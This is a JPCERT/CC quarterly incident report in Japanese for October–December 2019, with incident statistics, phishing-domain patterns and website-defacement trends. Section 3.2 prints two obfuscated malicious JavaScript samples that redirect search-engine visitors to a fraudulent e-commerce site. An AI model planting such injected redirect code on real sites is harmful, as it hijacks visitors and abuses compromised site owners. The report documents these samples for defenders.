JPCERT/CC インシデント報告対応レポート

2019 年 10 月 1 日 ～ 2019 年 12 月 31 日

一般社団法人 JPCERT コーディネーションセンター

2020 年 1 月 21 日

JPCERT CC®

目次

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」）では、国内外で発生するコンピュータセキュリティインシデント（以下「インシデント」）の報告を受け付けています(注 1)。本レポートでは、2019 年 10 月 1 日から 2019 年 12 月 31 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）JPCERT/CC では、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピュータのセキュリティに関わる事件、できごとの全般をインシデントと呼んでます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します。

［表 1：インシデント報告関連件数］

	10 月	11 月	12 月	合計	前四半期合計
報告件数 (注 2)	1,684	1,708	1,797	5,189	4,618
インシデント件数 (注 3)	1,928	1,714	1,743	5,385	5,733
調整件数 (注 4)	1,215	1,172	1,138	3,525	4,149

（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。


（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。

（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。


本四半期に寄せられた報告件数は、5,189 件でした。このうち、JPCERT/CC が国内外の関連するサイトとの調整を行った件数は 3,525 件でした。前四半期と比較して、報告件数は 12%増加し、調整件数は 15%

減少しました。また、前年同期と比較すると、報告数は 22%増加し、調整件数は 37%増加しました。

［図 1］と［図 2］に報告件数および調整件数の月別推移を示します。



［図 1：インシデント報告件数の推移］




［図 2：インシデント調整件数の推移］

JPCERT/CC では、報告を受けたインシデントをカテゴリ別に分類し、各インシデントカテゴリに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を参照してください。本四半期の報告に含まれる各カテゴリのインシデント件数を［表 2］に示します。

［表 2：カテゴリ別インシデント件数］


インシデント	10 月	11 月	12 月	合計	前四半期合計
フィッシングサイト	1,423	1,092	1,185	3,700	3,457
Web サイト改ざん	108	121	63	292	236
マルウエアサイト	64	51	90	205	269
スキャン	226	282	236	744	927
DoS/DDoS	4	2	0	6	1
制御システム関連	0	0	0	0	0
標的型攻撃	1	1	4	6	6
その他	102	165	165	432	837

本四半期に発生したインシデントにおける各カテゴリの割合は、［図 3］のとおりです。フィッシングサイトに分類されるインシデントが 68.7%、スキャンに分類される、システムの弱点を探索するインシデントが 13.8%を占めています。




［図 3：インシデントのカテゴリ別割合］


［図 4］から［図 7］に、フィッシングサイト、Web サイト改ざん、マルウエアサイト、スキャンのインシデントの月別推移を示します。




［図 4：フィッシングサイト件数の推移］



［図 5：Web サイト改ざん件数の推移］




［図 6：マルウエアサイト件数の推移］



［図 7：スキャン件数の推移］

［図 8］にインシデントのカテゴリごとの件数および調整・対応状況を示します。



［図 8：インシデントのカテゴリごとの件数と調整・対応状況］

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 3,700 件で、前四半期の 3,457 件から 7%増加しました。また、前年度同期（1,560 件）との比較では、137%の増加となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 889 件となり、前四半期の 673 件から 32%増加しました。また、国外のブランドを装ったフィッシングサイトの件数は 1,749 件となり、前四半期の 1,828 件から 4%減少しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 3］、国内・国外ブランドの業界別の内訳を［図 9］に示します。

［表 3：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	10 月	11 月	12 月	本四半期合計（割合）
国内ブランド	345	269	275	889(24%)
国外ブランド	612	545	592	1,749(47%)
ブランド不明 (注 5)	466	278	318	1,062(29%)
全ブランド合計	1,423	1,092	1,185	3,700

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 9：フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトの内訳のうち、国外ブランドでは E コマースサイトを装ったものが 72.2%、国内ブランドでは金融機関のサイトを装ったものが 61.4%で最多でした。

国外ブランドを騙るフィッシングサイトは前四半期に引き続き特定の E コマースサイトを装ったものが全体の半数を占めています。
その他に今期は以下の傾向が見られました。

- 特定企業のオンラインサービスのログイン画面を装ったフィッシングサイトが増加
- 金融機関を装ったフィッシングサイトが増加（特定のオンラインバンキングのログイン画面を装ったものがその大半を占めています）

特定のオンラインバンキングを装ったフィッシングサイトが 9 月頃から増加しています。誘導にはメール以外にも SMS が使われており、フィッシングサイトによってはモバイル端末以外からアクセスするとフィッシングサイトとは無関係のコンテンツを表示するものもありました。
また、使われたドメインの多くは、com ドメインや jp ドメインで、成りすまし対象のサイトのドメイン名に複数の文字を添えたものでした。

[オンラインバンキングを装ったフィッシングサイトドメイン例]

```
正規サイト
https://www.<ブランド名>.co.jp/

フィッシングサイト
http(s)://www.<ブランド名>**.com/
http(s)://<ブランド名>**.jp/
http(s)://www.<ブランド名>**cojp.com/
```

※ **に複数のアルファベットが入る

フィッシングサイトに関連する調整先の割合は、国内が 36%、国外が 64%であり、前四半期（国内が 29%、国外が 71%）と比べて国内への通知の割合が増加しました。

3.2. Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は、292 件でした。前四半期の 236 件から 24%増加しています。

本四半期は、正規の Web サイトに JavaScript ファイルが不正に設置されて、アクセスすると特定ブランドをあつかう E コマースサイトへ誘導される事例を複数確認しています。設置された JavaScript ファイルの例を［図 10］［図 11］に示します。この JavaScript ファイルは、ページの html タグや head タグに不正に埋め込まれた JavaScript によって呼び出されます。

```
eval(function(p, a, c, k, e, r) {
    e = function(c) {
        return c.toString(a)
    };
    if (!''.replace(/^/, String)) {
        while (c--) r[e(c)] = k[c] || e(c);
        k = [function(e) {
            return r[e]}];
        e = function() {
            return '\\w+'
        };
        c = 1
    };
    while (c--) if (k[c]) p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c]);
    return p
}('0 a=/\\.(.*?)(\\.[a-6-9\\-]+){1,2}\\//3;0 b=5.i;7(a.8(b)){c.d.e="f://g.h.4/"}', 19, 19,
'var|||ig|com|document|z0|if|test||||window|location|href|http|www|[illegible]|referrer'.split('|'), 0, {}))
```

［図 10：外部の E コマースサイトへ誘導する JavaScript ファイル(1)］

```
var TOqsJ1$lOih1$ = ["[illegible]", "\x67\x6f\x6f\x67\x6c\x65\x2c\x62\x69\x6e\x67\x2c\x79\x61\x68\x6f\x6f\x2c\x61\x6f\x6c\x2c\x62\x61\x62\x79
\x6c\x6f\x6e", "\x64\x6f\x63\x75\x6d\x65\x6e\x74", "\x72\x65\x66\x65\x72\x72\x65\x72", "\x73\x70\x6c\x69\x74",
"\x2c", "\x6c\x65\x6e\x67\x74\x68", "\x69\x6e\x64\x65\x78\x4f\x66", "\x6c\x6f\x63\x61\x74\x69\x6f\x6e", "\x68\x72
\x65\x66"];
var GZtbwnqI2 = TOqsJ1$lOih1$[0];
var RchZbB3$zti3 = TOqsJ1$lOih1$[1];
var eoQlLPHs4 = window[TOqsJ1$lOih1$[2]][TOqsJ1$lOih1$[3]];
if (eoQlLPHs4) {
    var sjDvB5$X5 = RchZbB3$zti3[TOqsJ1$lOih1$[4]](TOqsJ1$lOih1$[5]);
    for (i = 0x0; i < sjDvB5$X5[TOqsJ1$lOih1$[6]]; i++) {
        if (eoQlLPHs4[TOqsJ1$lOih1$[7]](sjDvB5$X5[i]) > 0x0) {
            top[TOqsJ1$lOih1$[8]][TOqsJ1$lOih1$[9]] = GZtbwnqI2
        }
```

［図 11：外部の E コマースサイトへ誘導する JavaScript ファイル(2)］

また、検索ワードに特定ブランド名を含む状態でアクセスすると、次のような URL から、同様の不正な E コマースサイトに誘導するように改ざんされた事例も見られました。

```
http(s)://<ドメイン>/<任意のディレクトリ>/<英字>.php?b=<特定ブランド名>&url=<英字>_2019_<英数字>

http(s)://<ドメイン>/<任意のディレクトリ>/<英字>.php?b=<特定ブランド名>&url=<英数字>-<英数字>
```


3.3. 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は、6 件でした。前四半期の 6 件と同じです。本四半期に対応を依頼した組織はありませんでした。次に、確認されたインシデントを紹介します。

(1) 短縮 URL から VBScript をダウンロードさせるショートカットファイルを用いた攻撃

